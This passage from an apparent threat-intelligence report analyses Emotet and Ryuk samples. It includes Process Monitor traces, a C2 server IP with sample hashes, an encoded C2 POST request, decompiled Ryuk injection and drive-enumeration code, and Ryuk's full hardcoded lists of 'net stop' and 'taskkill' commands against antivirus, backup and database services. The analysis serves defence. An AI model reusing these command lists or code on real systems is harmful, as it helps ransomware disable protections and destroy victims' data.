| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local\Microsoft\Windows\History | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root\AppData\Local\Microsoft\Windows\History | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows\History | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local\Microsoft\Windows\History | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root\AppData\Local\Microsoft\Windows\History | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | CreateFile | C:\Users\root\AppData\Local\Microsoft\Windows\History\History\IE5 | SUCCESS | Desired Access: R... |
| 4:30:5... | vertmmc.exe | 7016 | QueryBasicInfor... | C:\Users\root\AppData\Local\Microsoft\Windows\History\History\IE5 | SUCCESS | CreationTime: 9/7/... |
| 4:30:5... | vertmmc.exe | 7016 | CloseFile | C:\Users\root\AppData\Local\Microsoft\Windows\History\History\IE5 | SUCCESS | |
| 4:30:5... | vertmmc.exe | 7016 | RegQueryValue | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache | SUCCESS | Query: HandleTag... |
| 4:30:5... | vertmmc.exe | 7016 | RegOpenKey | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History | SUCCESS | Desired Access: Q... |
| 4:30:5... | vertmmc.exe | 7016 | RegQueryValue | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History | SUCCESS | Query: HandleTag... |
| 4:30:5... | vertmmc.exe | 7016 | RegSetKey | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePrefix | SUCCESS | Type: REG_SZ, Le... |
| 4:30:5... | vertmmc.exe | 7016 | RegQueryValue | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CacheVersion | SUCCESS | Type: REG_DWO... |
| 4:30:5... | vertmmc.exe | 7016 | RegQueryValue | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CacheLimit | SUCCESS | Type: REG_DWO... |
| 4:30:5... | vertmmc.exe | 7016 | RegCloseKey | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History | SUCCESS | |

Figure 23: Emotet collecting data from browser history and cache.




After some operations, several attempts to communicate with the C2 server can be observed.

| | | | | |
|-----------|-------------|------|-------------|--|
| 4:33:4... | vertmmc.exe | 7016 | TCP Connect | DESKTOP-05GDITJ.Ian:50450 -> 211.183.29.46.in-addr.arpa:8080 |
| 4:33:4... | vertmmc.exe | 7016 | TCP Send | DESKTOP-05GDITJ.Ian:50450 -> 211.183.29.46.in-addr.arpa:8080 |
| 4:33:4... | vertmmc.exe | 7016 | TCP Send | DESKTOP-05GDITJ.Ian:50450 -> 211.183.29.46.in-addr.arpa:8080 |
| 4:33:4... | vertmmc.exe | 7016 | TCP TCPCopy | DESKTOP-05GDITJ.Ian:50450 -> 211.183.29.46.in-addr.arpa:8080 |
| 4:33:4... | vertmmc.exe | 7016 | TCP Receive | DESKTOP-05GDITJ.Ian:50450 -> 211.183.29.46.in-addr.arpa:8080 |

Figure 24: Emotet communicating with the C2 server located in Luxembourg.

This C2 sever from Emotet located in Luxembourg (46.29.183.211) is an active C2 server at the moment we write this report.

Database Entry

| | |
|----------------------|---|
| Host: | 46.29.183.211 |
| Hostname: | n/a |
| Status: |  Online |
| Spamhaus SBL: | Not listed |
| Malware: |  Heodo |
| AS number: | AS60391 |
| AS name: | PRMG |
| Country: |  LU |
| First seen: | 2019-10-03 06:44:54 UTC |
| Last seen: | 2019-11-14 10:15:18 UTC |
| Last online: | 2019-11-14 |
















| Timestamp (UTC) | Malware Sample (MD5 hash) | VT | Host | Port | Signature |
|---------------------|----------------------------------|--|---------------|------|---|
| 2019-11-14 14:28:21 | 2df7d78a15c219a1beccc7e0b21ae4a4 |  51 / 71 (71.83%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-14 10:29:50 | 4799dfb0f0df13b69416b0fef7c02048 | n/a | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-14 06:31:44 | 7db4e9d5ec692272a6cd2bfc1177115e |  33 / 69 (47.83%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 23:14:58 | 9b687515a6db89a2ecadc09573d29866 |  44 / 69 (63.77%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 12:02:19 | b83eabdf96457dea0e31f994ad0cd9db |  11 / 69 (15.94%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 07:22:39 | 9c4141e897ab22e07a862b7af3dc4e4e |  46 / 69 (66.67%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 07:06:35 | efa905f32864da7b7371bf72a196266 |  52 / 69 (75.36%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 06:15:38 | 0a9f0ae5c4b6a423a56acbbd078fd6f3 |  9 / 70 (12.86%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 06:12:52 | 11ed2d5a853b18a8520b9bd46eab99cf |  11 / 68 (16.18%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 05:43:33 | b814093d41fa88d6f595e10fbc1b334 |  52 / 71 (73.24%) | 46.29.183.211 | 8080 |  Heodo |
| 2019-11-13 05:35:53 | 0aa4ee9d33621df06701453cfdba4d25 |  55 / 71 (77.46%) | 46.29.183.211 | 8080 |  Heodo |

Figure 25: Emotet C2 server and samples of November 2019 ([source](#)).

As observed in Figure 26, the data sent to the C2 is encoded and can not be analyzed in a first glance.

POST request

```

1 POST /prov/publish/add/merge/ HTTP/1.1
2 Referer: http://46.29.183.211/prov/publish/add/merge/
3 Content-Type: application/x-www-form-urlencoded
4 DNT: 1..User-Agent: Mozilla/4.0 (compatible; MSIE7.0; WindowsNT6.1; Trident/4.0; SLCC2; .NETCLR2.0.50727; .NETCLR3.5.30729;
5 .NETCLR3.0.30729; MediaCenterPC6.0; .NET4.0C; .NET4.0E)
6 Host: 46.29.183.211:8080
7 Content-Length: 482
8 Connection: Keep-Alive
9 Cache-Control: no-cache..
10
11 46iy4kVhZ1CTC4F=LapsjBrUM%2Ba2%2BJLgz81H7gXuolrKp9fShPFqJvNyY7tswSnidfw0ExeaLtpbeI296MNa%2BhgxbxEv4WiXCM%2FFjHEoi4KThjZ
12 QHhu5f7yg61En1Ov9d1QA3WoyDmHuJgUI%2BmtB2GzVFQpQGIduNER5sEwojppIpyXzI2kn1B61PT9c%2BALMz6ahDQTxHRT9%2BgqCWEjdGzR03WQE3QfBt
13 %2BQg4KNGYHV6g8vyEqN7zHKu7AJL5oP%2FQLLMYz1uP3%2Fj7uXwGbybz8cT3ehSEyMYjW4kbpdFa0ZyGnuX4Nw7BGC922%2F1R4YaZwKV08R8F6tkeEI7u
14 %2FvDhOP6im%2B978UOAODUoPDAjCCQG03tkw3sG%2BxwUX3x6rXO4ocxx6dgBEakoRhflzCexFcqpBgkvVC121XFe%2Frds%2Fs7zwlG9mDXoK01vAkA1j%2F

```

Figure 26: Communication between Emotet and C2 server.

More details about Emotet's Tactics, Techniques and Procedures (TTPs) can be consulted on the [Mitre ATT&CK matrix](#).

As polymorphic malware, Emotet connects to the C2 once it has successfully infected its victim, both to retrieve instructions for subsequent malicious activities and exfiltrate stolen data.

According to a [September 2019 FBI Flash Alert](#), Emotet has recently been observed trying to connect to 214 C2 IP addresses as opposed to the approximately 10 IP addresses it previously employed. This denotes an increased growth that puts this malware on the top threads into 2020.

EMOTET PERSISTENCE

Emotet persists through the Windows Registry or scheduled tasks and has been known to inject into the "explorer.exe" process.

| name (361) | group (16) | anonymous (4) | type (1) | blacklist (64) | anti-debug (0) | undocumented (1) | deprecated (32) | library (10) |
|----------------------------|------------|---------------|----------|----------------|----------------|------------------|-----------------|--------------|
| SetEnvironmentVariableA | 2 | - | implicit | x | - | - | - | kernel32.dll |
| GetPrivateProfileIntA | 2 | - | implicit | x | - | - | x | kernel32.dll |
| GetCurrentProcess | 2 | - | implicit | x | - | - | - | kernel32.dll |
| TlsFree | 2 | - | implicit | - | - | - | - | kernel32.dll |
| TlsSetValue | 2 | - | implicit | - | - | - | - | kernel32.dll |
| TlsAlloc | 2 | - | implicit | - | - | - | - | kernel32.dll |
| TlsGetValue | 2 | - | implicit | - | - | - | - | kernel32.dll |
| GetCurrentThread | 2 | - | implicit | x | - | - | - | kernel32.dll |
| GetCurrentProcessId | 2 | - | implicit | x | - | - | - | kernel32.dll |
| GetCurrentThreadId | 2 | - | implicit | x | - | - | - | kernel32.dll |
| GetEnvironmentStrings | 2 | - | implicit | x | - | - | - | kernel32.dll |
| GetWindowThreadProcessId | 2 | - | implicit | x | - | - | - | user32.dll |
| FindExecutableW | 2 | - | implicit | x | - | - | - | shell32.dll |
| GetPrivateProfileStringA | 1 | - | implicit | - | - | - | x | kernel32.dll |
| WritePrivateProfileStringA | 1 | - | implicit | x | - | - | x | kernel32.dll |
| RegDeleteKeyA | 1 | - | implicit | x | - | - | - | advapi32.dll |
| RegCloseKey | 1 | - | implicit | - | - | - | - | advapi32.dll |
| RegCreateKeyA | 1 | - | implicit | x | - | - | x | advapi32.dll |
| RegDeleteValueA | 1 | - | implicit | x | - | - | - | advapi32.dll |
| RegSetValueExA | 1 | - | implicit | x | - | - | - | advapi32.dll |
| RegCreateKeyExA | 1 | - | implicit | - | - | - | - | advapi32.dll |
| RegQueryValueA | 1 | - | implicit | - | - | - | x | advapi32.dll |
| RegEnumKeyA | 1 | - | implicit | x | - | - | - | advapi32.dll |
| RegOpenKeyExA | 1 | - | implicit | - | - | - | - | advapi32.dll |
| RegQueryValueExA | 1 | - | implicit | - | - | - | - | advapi32.dll |
| RegOpenKeyA | 1 | - | implicit | - | - | - | x | advapi32.dll |
| RegSetValueA | 1 | - | implicit | x | - | - | x | advapi32.dll |
| GetCurrentDirectoryA | - | - | implicit | - | - | - | - | kernel32.dll |

Figure 27: Registry calls can be observed on Emotet's static analysis.

Emotet artifacts are found in arbitrary paths located off the *AppData\Local* and *AppData\Roaming* directories. The artifacts usually mimic the names of known executables.

Persistence between system reboots and attempted cleaning are maintained through Scheduled Tasks or via registry keys.

Emotet creates random filenames that are run as Windows services. These services will propagate the malware to adjacent systems via administrative shares, using stolen credentials, Server Message Block (SMB) shares, and system vulnerabilities.

In addition, Emotet is a multi-threat malware that in addition to targeting banking credentials, is also used as a highly efficient gateway to serve secondary and tertiary malware. Typically, it acts as the initial point of the infected chain, downloading to a 2nd stage other malwares including Trickbot, Qakbot, Powershell Empire framework and many types of ransomware.

Recently, Emotet has been seen downloading extra payloads in the final stage of the chain. One of the last occurrences is the Ryuk ransomware, that encrypts all the files available on the infected machine or infrastructure. This campaign has been called [The Triple Threat Campaign](#).

RYUK DETAILS

First discovered in mid-August 2018, Ryuk was the name of a character from a Japanese comic book series and is now a name associated with ransomware.

In this report, three samples from Ryuk ransomware used on cyber attacks targeted Portuguese companies were analyzed. The samples were launched by threat actors to finish the infection chain after initial access via Emotet.

Although this ransomware is not a novel implementation, it has been updated along the past months by its operators. Ryuk is an improved version of Hermes ransomware. These similarities can be identified through the graphical flow illustrated below and by comparing the source code of both samples.





Figure 28: Graphical representation of the Hermes and Ryuk code block.

Anti-debug and VM techniques were observed inside the analyzed binaries. The functions **IsProcessorFeaturePresent** and **IsDebuggerPresent** were noted during the disassembling of the three samples (Figure 29).



```

ExceptionInfo= '_EXCEPTION_POINTERS ptr -8
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 324h
push    ebx
push    esi
push    17h          ; ProcessorFeature
call   IsProcessorFeaturePresent
test   eax, eax
jz     short loc_401B03

mov     ecx, [ebp+arg_0]
int    29h          ; Win8: RtlFailFast(ecx)

add     esp, 00Ch
mov     [ebp+var_58], 40000015h
mov     [ebp+var_54], 1
mov     [ebp+var_4C], eax
call   ds:IsDebuggerPresent
push   esi          ; lpTopLevelExceptionFilter
lea    ebx, [eax-1]
neg    ebx
lea    eax, [ebp+var_58]
mov    [ebp+ExceptionInfo.ExceptionRecord], eax
lea    eax, [ebp+var_324]
sbb   bl, bl
mov    [ebp+ExceptionInfo.ContextRecord], eax
inc   bl
call   ds:SetUnhandledExceptionFilter
lea    eax, [ebp+ExceptionInfo]
push  eax          ; ExceptionInfo
call   ds:UnhandledExceptionFilter
test  eax, eax
jnz   short loc_401BFD

```

Figure 29: Techniques anti-debug and vm presented in Ryuk ransomware.

Ryuk enumerates all the active processes in the system, and if they are running with high privileges, it tries to inject ransomware code into the processes. However, some processes are excluded, namely:

- csrss.exe
- explorer.exe
- lsass.exe

ACCESS LEVEL: PUBLIC

```

169 sub_30003640(TokenHandle, L"SeDebugPrivilege", 1);
170 sub_300069D0(v12, 0, 762000);
171 sub_30002FA0(v12);
172 GetModuleFileName(0, v23, 0x64u);
173 For ( m = sub_30009016(v23); m > 0; --m )
174 {
175     if ( v23[m] == 92 )
176     {
177         v33 = 0;
178         For ( n = m + 1; ; ++n )
179         {
180             v10 = sub_30009016(v23);
181             if ( n >= (unsigned int)(v10 + 1) )
182                 break;
183             v22[v33++] = v23[n];
184         }
185         break;
186     }
187 }
188 v26 = 0;
189 u41 = 1;
190 LABEL_50:
191 if ( v41 <= 4 )
192 {
193     for ( ii = 0; ; ++ii )
194     {
195         if ( ii >= 100 )
196         {
197             LABEL_65:
198                 ++u41;
199                 goto LABEL_50;
200         }
201         if ( sub_30008FB4(v22, &v12[508 * ii])
202             && v14[127 * ii] == v41
203             && sub_30008FB4(&v12[508 * ii], L"csrss.exe")
204             && sub_30008FB4(&v12[508 * ii], L"explorer.exe")
205             && sub_30008FB4(&v12[508 * ii], L"Isaas.exe") )
206         {
207             if ( v32 && !v41 || v41 == 1 )
208                 continue;
209             v26 = sub_30001DE0(*(&dwProcessId + 127 * ii));
210             Sleep(0x1F4u);
211         }
212         if ( !*(&dwProcessId + 127 * ii) )

```




Figure 30: Processes excluded by Ryuk on the injection task.

After that, the ransomware gets all the available drives from the infected machine and creates a new process with the target Windows drive (Figure 31, line 88).

```

82 | v25 = 500;
83 | sub_300069D0(&Filename, 0, 1000);
84 | sub_300069D0(&v15, 0, 1000);
85 | sub_300069D0(NewFileName, 0, 1000);
86 | sub_300069D0(&Parameters, 0, 1000);
87 | GetModuleFileNameW(0, &Filename, 0x3E8u);
88 | v29 = GetLogicalDrives();
89 | BYTE3(v44) = 97;
90 | for ( i = 0; i < 26; ++i )
91 | {
92 |     v28 = (v29 >> i) & 1;
93 |     if ( v28 )
94 |     {
95 |         RootPathName[0] = i + 65;
96 |         RootPathName[1] = 50;
97 |         RootPathName[2] = 0;
98 |         if ( GetDriveTypeW(RootPathName) != 5 && GetDriveTypeW(RootPathName) != 4 )
99 |         {
100 |             sub_30008FF4(NewFileName, &Filename);
101 |             for ( j = sub_30009016(NewFileName); (signed int)j > 0; --j )
102 |             {
103 |                 if ( NewFileName[j] == 92 )
104 |                 {
105 |                     ++j;
106 |                     for ( k = j; ; ++k )
107 |                     {
108 |                         v6 = sub_30009016(NewFileName);
109 |                         if ( k >= v6 )
110 |                             break;
111 |                         NewFileName[k] = 0;
112 |                     }
113 |                     break;
114 |                 }
115 |             }
116 |             sub_300069D0(v24, 0, 30);
117 |             for ( l = 0; l < 7; ++l )
118 |             {
119 |                 v39 = 0;
120 |                 do
121 |                 {
122 |                     v39 = sub_30009492() % 0xFAu;
123 |                     while ( !sub_30008D76(v39) );
124 |                     v24[l] = v39;
125 |                 }

```

Figure 31: Ryuk collects all the available drives from the target machine.

The ransomware collects 7 Windows drive identifiers and pass them as an argument to the new process. One of Ryuk's particularities is that it performs a new encryption process for each of the identified drives.

According to [Microsoft](#), all the possible values are the following.

The return value specifies the type of drive, which can be one of the following values.

| Return code/value | Description |
|-------------------------------|--|
| DRIVE_UNKNOWN 0 | The drive type cannot be determined. |
| DRIVE_NO_ROOT_DIR 1 | The root path is invalid; for example, there is no volume mounted at the specified path. |
| DRIVE_REMOVABLE 2 | The drive has removable media; for example, a floppy drive, thumb drive, or flash card reader. |
| DRIVE_FIXED 3 | The drive has fixed media; for example, a hard disk drive or flash drive. |
| DRIVE_REMOTE 4 | The drive is a remote (network) drive. |
| DRIVE_CDROM 5 | The drive is a CD-ROM drive. |
| DRIVE_RAMDISK 6 | The drive is a RAM disk. |

Figure 32: All the available code-drives on a Windows operating system.

Depending on the type of drive, the ransomware injects the code into a process that meets the requirements and a new flow begins with the following configuration.

```
C:\Users\Johnson\AppData\Local\Temp\TIMMhwH.exe 5 A:
C:\Users\Johnson\AppData\Local\Temp\SvmBjxd.exe 5 C:
C:\Users\Johnson\AppData\Local\Temp\TahUpja.exe 8 LAN
```

Format used by Ryuk:
random.exe <id> <drive>

The Ryuk executable file, based on the execution parameter, performs the following steps:

- If it is **5** then **encrypt** the **hard disk** according to the letter of the unit given as parameter;
- If it is **7** then enumerates **network resources** and encrypt them;
- If it is **2** then encrypt **all units** starting from A:, B:, C:;
- **Otherwise**, encrypt **all units** starting from Z:, Y:, X:, etc.

If Ryuk is executed with high privileges, it tries to stop some services from running:

```
95 |     for ( n = 0; n < a2; ++n )
96 |     {
97 |         v9 = 0;
98 |         for ( ii = 0; ii < ServicesReturned; ++ii )
99 |         {
100 |             v5 = sub_30009016((int)lpServices[ii].lpServiceName);
101 |             if ( v5 >= (unsigned int)sub_30009016(a1 + 520 * n) )
102 |             {
103 |                 v9 = sub_30006970(lpServices[ii].lpServiceName, a1 + 520 * n);
104 |                 if ( v9 || !sub_30008FB4(lpServices[ii].lpServiceName, a1 + 520 * n) )
105 |                 {
106 |                     sub_30008FF4(&Parameters, L"stop \");
107 |                     sub_30008F83(&Parameters, lpServices[ii].lpServiceName);
108 |                     sub_30008F83(&Parameters, L"\" /y");
109 |                     ShellExecuteW(0, 0, L"net", &Parameters, 0, 0);
110 |                     Sleep(0x96u);
111 |                     break;
112 |                 }
113 |             }
114 |         }
115 |     }
```

Figure 33: Code block where a list of target services are stopped.

Some performed operations are:

- `C:\Windows\System32\net.exe stop audioendpointbuilder /y`
- `C:\Windows\System32\net.exe stop samss /y`
- `C:\Windows\system32\net1 stop samss /y`
- `C:\Windows\system32\net1 stop audioendpointbuilder /y`

COMPLETE LIST OF SERVICES

```

stop "Acronis VSS Provider" /y
stop "Enterprise Client Service" /y
stop "Sophos Agent" /y
stop "Sophos AutoUpdate Service" /y
stop "Sophos Clean Service" /y
stop "Sophos Device Control Service" /y
stop "Sophos File Scanner Service" /y
stop "Sophos Health Service" /y
stop "Sophos MCS Agent" /y
stop "Sophos MCS Client" /y
stop "Sophos Message Router" /y
stop "Sophos Safestore Service" /y
stop "Sophos System Protection Service" /y
stop "Sophos Web Control Service" /y
stop "SQLsafe Backup Service" /y
stop "SQLsafe Filter Service" /y
stop "Symantec System Recovery" /y
stop "Veeam Backup Catalog Data Service" /y
stop AcronisAgent /y
stop AcrSch2Svc /y
stop Antivirus /y
stop ARSM /y
stop BackupExecAgentAccelerator /y
stop BackupExecAgentBrowser /y
stop BackupExecDeviceMediaService /y
stop BackupExecJobEngine /y
stop BackupExecManagementService /y
stop BackupExecRPCService /y
stop BackupExecVSSProvider /y
stop bedbg /y
stop DCAGENT /y
stop EPSecurityService /y
stop EPUUpdateService /y
stop EraserSvc11710 /y
stop EsgShKernel /y
stop FA_Scheduler /y
stop IISAdmin /y
stop SMTPSvc /y
stop SNAC /y
stop SntpService /y
stop sophosps /y
stop SQLAgent$BKUPEXEC /y
stop SQLAgent$ECWDB2 /y
stop SQLAgent$PRACTTICEBGC /y
stop SQLAgent$PRACTTICEMGT /y
stop SQLAgent$PROFXENGAGEMENT /y
stop SQLAgent$SBSMONITORING /y
stop SQLAgent$SHAREPOINT /y
stop SQLAgent$SQL_2008 /y
stop SQLAgent$SYSTEM_BGC /y
stop SQLAgent$TPS /y
stop SQLAgent$TPSAMA /y
stop SQLAgent$VEEAMSQL2008R2 /y
stop SQLAgent$VEEAMSQL2012 /y
stop SQLBrowser /y
stop SQLSafeOLRService /y
stop SQLSERVERAGENT /y
stop QLTELEMETRY /y
stop QLTELEMETRY$ECWDB2 /y
stop SQLWriter /y
stop SstpSvc /y
stop svcGenericHost /y
stop swi_filter /y

stop IMAP4Svc /y
stop macmnsvc /y
stop masvc /y
stop MBAMService /y
stop MBEndpointAgent /y
stop McAfeeEngineService /y
stop McAfeeFramework /y
stop McAfeeFrameworkMcAfeeFramework /y
stop McShield /y
stop McTaskManager /y
stop mfemms /y
stop mfevtp /y
stop MMS /y
stop mozyprobackup /y
stop MsDtsServer /y
stop MsDtsServer100 /y
stop MsDtsServer110 /y
stop MSExchangeES /y
stop MSExchangeIS /y
stop MSExchangeMGMT /y
stop MSExchangeMTA /y
stop MSExchangeSA /y
stop MSExchangeSRS /y
stop MSOLAP$SQL_2008 /y
stop MSOLAP$SYSTEM_BGC /y
stop MSOLAP$TPS /y
stop MSOLAP$TPSAMA /y
stop MSSQL$BKUPEXEC /y
stop MSSQL$ECWDB2 /y
stop MSSQL$PRACTICEMGT /y
stop MSSQL$PRACTICEBGC /y
stop MSSQL$PROFXENGAGEMENT /y
stop MSSQL$SBSMONITORING /y
stop MSSQL$SHAREPOINT /y
stop MSSQL$SQL_2008 /y
stop MSSQL$SYSTEM_BGC /y
stop MSSQL$TPS /y
stop swi_service /y
stop swi_update_64 /y
stop TmCCSF /y
stop tmlisten /y
stop TrueKey /y
stop TrueKeyScheduler /y
stop TrueKeyServiceHelper /y
stop UI0Detect /y
stop VeeamBackupSvc /y
stop VeeamBrokerSvc /y
stop VeeamCatalogSvc /y
stop VeeamCloudSvc /y
stop VeeamDeploymentService /y
stop VeeamDeploySvc /y
stop VeeamEnterpriseManagerSvc /y
stop VeeamMountSvc /y
stop VeeamNFSSvc /y
stop VeeamRESTSvc /y
stop VeeamTransportSvc /y
stop W3Svc /y
stop wbengine /y
stop WRSVC /y
stop MSSQL$VEEAMSQL2008R2 /y
stop SQLAgent$VEEAMSQL2008R2 /y
stop VeeamHvIntegrationSvc /y
stop swi_update /y

stop MSSQL$TPSAMA /y
stop MSSQL$VEEAMSQL2008R2 /y
stop MSSQL$VEEAMSQL2012 /y
stop MSSQLFDLauncher /y
stop MSSQLFDLauncher$PROFXENGAGEMENT /y
stop MSSQLFDLauncher$SBSMONITORING /y
stop MSSQLFDLauncher$SHAREPOINT /y
stop MSSQLFDLauncher$SQL_2008 /y
stop MSSQLFDLauncher$SYSTEM_BGC /y
stop MSSQLFDLauncher$TPS /y
stop MSSQLFDLauncher$TPSAMA /y
stop MSSQLSERVER /y
stop MSSQLServerADHelper100 /y
stop MSSQLServerOLAPService /y
stop MySQL80 /y
stop MySQL57 /y
stop nrtscan /y
stop OracleClientCache80 /y
stop PDVFSservice /y
stop POP3Svc /y
stop ReportServer /y
stop ReportServer$SQL_2008 /y
stop ReportServer$SYSTEM_BGC /y
stop ReportServer$TPS /y
stop ReportServer$TPSAMA /y
stop RESvc /y
stop sacsvr /y
stop SamSs /y
stop SAVAdminService /y
stop SAVService /y
stop SDRSVC /y
stop SepMasterService /y
stop ShMonitor /y
stop Smcinst /y
stop SmcService /y
stop SQLAgent$CXDB /y
stop SQLAgent$CITRIX_METAFRAME /y
stop "SQL Backups" /y
stop MSSQL$PROD /y
stop "Zoolz 2 Service" /y
stop MSSQLServerADHelper /y
stop SQLAgent$PROD /y
stop msftesql$PROD /y
stop NetMsmqActivator /y
stop EhttpSrv /y
stop ekrn /y
stop ESHASRV /y
stop MSSQL$SOPHOS /y
stop SQLAgent$SOPHOS /y
stop AVP /y
stop klnagent /y
stop MSSQL$SQLEXPRESS /y
stop SQLAgent$SQLEXPRESS /y
stop wbengine /y
stop kavfsslp /y
stop KAVFSGT /y
stop KAVFS /y
stop mfevtp /y

```

Some processes are also killed during the ransomware execution.



Figure 34: Code block where some processes are killed.

The final command is presented below. In this case, it is using *outlook.exe* (one of the processes running in the machine):

- `C:\Windows\System32\taskkill.exe /IM outlook.exe /F`

THE COMPLETE LIST OF HARDCODED PROCESS INSIDE THE RYUK RANSOMWARE

```

/IM veeam /F
/IM xchange /F
/IM dbeng /F
/IM sofos /F
/IM calc /F
/IM ekrm /F
/IM zoolz /F
/IM encsvc /F
/IM excel /F
/IM firefoxconfig /F
/IM infopath /F
/IM msaccess /F
/IM mspub /F
/IM mydesktop /F
/IM ocautoupds /F
/IM ocomm /F
/IM ocspd /F
/IM onenote /F
/IM oracle /F
/IM outlook /F
/IM powerpnt /F
/IM sqbcoreservice /F
/IM steam /F
/IM synctime /F
/IM tbirdconfig /F
/IM thebat /F
/IM thunderbird /F
/IM visio /F
/IM word /F
/IM xfssvcon /F
/IM tmlisten /F
/IM PccNTMon /F
/IM CNTAoSMgr /F
/IM Ntrtscan /F
/IM mbamtray /F
/IM Back /F
/IM ackup /F
/IM acronis /F
/IM Veeam /F
/IM AcrSch /F
/IM bedbg /F
/IM DCAGENT /F
/IM EPSECURITY /F
/IM EPUUPDATE /F
/IM ERASER /F
/IM EsgShKernel /F

/IM FA_Scheduler /F
/IM IISAdmin /F
/IM MBAM /F
/IM Endpoint /F
/IM Afee /F
/IM McShield /F
/IM Task /F
/IM mfemms /F
/IM mfevtp /F
/IM MsDts /F
/IM Exchange /F
/IM ntrt /F
/IM PDVF /F
/IM Report /F
/IM RESvc /F
/IM sacsvr /F
/IM SAVAdmin /F
/IM Sams /F
/IM SDRSVC /F
/IM SepMaster /F
/IM Smcinst /F
/IM SmcService /F
/IM SNAC /F
/IM swi_ /F
/IM CCSF /F
/IM TrueKey /F
/IM UIODetect /F
/IM WRSVC /F
/IM NetMsmq /F
/IM EhhttpSrv /F
/IM ESHASRV /F
/IM klnagent /F
/IM wbengine /F
/IM KAVF /F
/IM mfire /F
/IM hrmllog /F
/IM zoolz.exe /F
/IM agntsvc.exe /F
